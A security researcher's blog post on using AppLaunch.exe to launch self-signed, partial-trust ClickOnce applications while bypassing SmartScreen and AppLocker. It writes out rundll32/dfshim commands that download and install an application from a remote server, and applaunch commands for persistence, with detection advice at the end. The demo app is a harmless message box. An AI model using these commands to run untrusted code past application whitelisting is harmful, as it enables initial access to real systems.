I recently discovered that Applaunch.exe (Located at C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Applaunch.exe) can be used to launch a self-signed untrusted clickonce application. This technique bypasses SmartScreen as well without requiring a certificate.
This technique also bypasses Applocker default rules and DLL rules. It does not require elevated priviledges to run, and can be turned into a valid initial access method. It should bypass WDAC as well, however I do not want to pay for liscence to figure that out. If someone has access to Intune, please email me at nathan@nathan2.com and let me know if this works or not.
What is ClickOnce?
Click once is a component of Microsoft .Net Frameworks. It allows for easy deployment and updates to windows applications. It is used whenever any *.application is clicked.
What is Applaunch?
It’s surprisingly hard to figure out what this application does on the internet. The only good explanation of Applaunch was written on November 30th, 2005, by the user shawnfa on msdn blogs. link
“What you will see however is a process named AppLaunch.exe. AppLaunch is a small shim tool who’s entire purpose in life is to turn around and invoke a ClickOnce application. The trick here is that it doesn’t invoke the application by executing its .exe. Rather, it acts as a simple CLR host, and uses the hosting APIs to transfer control to the application’s Main method. (This is one of the reasons that ClickOnce requires the application entry point to be a managed assembly).”
Applaunch is a program built to run clickonce applications. However, almost no clickonce applications even use it. In order to ensure Applaunch is used to launch your application, change these security levels to partial within the publish settings.

Now, Applaunch will run when your application is published. It’s that simple.
Execution Flow The general execution flow for all ClickOnce applications goes as follows:
Application launched -> dfshim.dll -> dfsvc.exe -> application launch. However, with partial trust, the execution looks different.
Application launched -> dfshim.dll -> dfsvc.exe -> applaunch.exe -> application launch.
Dfshim is given these arguments to install an app online:
rundll32.exe C:\Windows\System32\dfshim.dll,ShOpenVerbApplication "http://10.6.5.2:8000/formsapp/WindowsFormsApp1.application"
Dfshim communicates then with dfsvc.exe over ipc, which then downloads and places the correct files in the %appdata%/apps/2.0 folder.
Dfsvc.exe launches Applaunch with the below command if it is published as a partial trust application.
Also, applaunch can be directly called as long as all of the arguments exactly match with the downloaded app. This can be useful once an app is already installed, if the goal is persistence.
"C:\Windows\Microsoft.NET\Framework64\v4.0.30319\applaunch.exe" /activate "http://10.6.5.2:8000/formsapp/WindowsFormsApp1.application#WindowsFormsApp1.application, Version=1.0.0.2, Culture=neutral, PublicKeyToken=9bda216076856b49, processorArchitecture=msil/WindowsFormsApp1.exe, Version=1.0.0.2, Culture=neutral, PublicKeyToken=9bda216076856b49, processorArchitecture=msil, type=win32"
This will change depending on where the app was installed from, and the metadata.
Dfsvc.exe will launch the executable directly if the application was published as a full trust application. That command given by dfsvc.exe is:
"C:\Users\nathan\AppData\Local\Apps\2.0\O73JEAPW.LEJ\68DBML52.Z4V\wind..tion_9bda216076856b49_0001.0000_654bd54f6cd30e39\WindowsFormsApp1.exe"
This is likely the reason as to why no one has reported applaunch.exe as an awl bypass before. Applications default to full trust.
Smartscreen will then be used, as I do not have a valid certificate. However, if launched through applaunch, smartscreen is not ever called.
Test it yourself!
I’m hosting my own application on this website right now. You can open up edge and visit it here:
https://nathan2.com/files/clickonce/WindowsFormsApp1.application
This should prompt the user first if they would like to open the application. Then the user is prompted if they would like to install the application.
The prompt should look exactly like this:

If you would like to skip the first prompt, open up powershell and copy this in:
rundll32.exe C:\Windows\System32\dfshim.dll,ShOpenVerbApplication "https://nathan2.com/files/clickonce/WindowsFormsApp1.application"
This command will then prompt the user to see if they would like to install this app or not.
 If you would like to view the source code first, here it is. It’s a simple forms app application to display a messagebox and launch forms.
using System;
using System.Collections.Generic;
using System.Linq;
using System.Threading.Tasks;
using System.Windows.Forms;

namespace WindowsFormsApp1
{
    internal static class Program
    {
        [STAThread]
        static void Main()
        {
            Application.EnableVisualStyles();
            Application.SetCompatibleTextRenderingDefault(false);
            MessageBox.Show("hi");
            Application.Run(new Form1());
        }
    }
}

Now, open task manager, and select applications while this is running. If this is opened in task manager, it appears as follows (doesn’t help that I didn’t better name the message box):

If this application is run without the partial security setting, it appears as the actual executable.
If you would like to launch this again from commandline, use this command from cmd, not powershell.
"C:\Windows\Microsoft.NET\Framework64\v4.0.30319\applaunch.exe" /activate "https://nathan2.com/files/clickonce/WindowsFormsApp1.application#WindowsFormsApp1.application, Version=1.0.0.6, Culture=neutral, PublicKeyToken=9bda216076856b49, processorArchitecture=msil/WindowsFormsApp1.exe, Version=1.0.0.6, Culture=neutral, PublicKeyToken=9bda216076856b49, processorArchitecture=msil, type=win32"
The same messagebox will launch again. Detection and Defense Clickonce is rarely used. Any use case of clickonce application should be suspicious. Applaunch also is almost never used. The only uses of Applaunch I was able to find online were cases of process hollowing and dll injection.
What makes this new?
The ease of use is what makes this technique new and useful. Earlier, in order to run oneclick applications, one would have to use someone else’s certificate. A talk was done on this before at defcon. However, this simply turns into DLL sideloading other people’s ClickOnce deployments.
This method is vastly superior as it does not load any edited or unsigned dll’s. This above technique would be blocked by the default applocker dll rules, which are not enabled by default, but are still very easy to enable.
Defense And Detection
To defend against this technique, any execution of applaunch.exe should be flagged unless normally used. Especially an applaunch launch from any executable that isn’t dfsvc.exe.
Now I just have to submit a pull request and wait!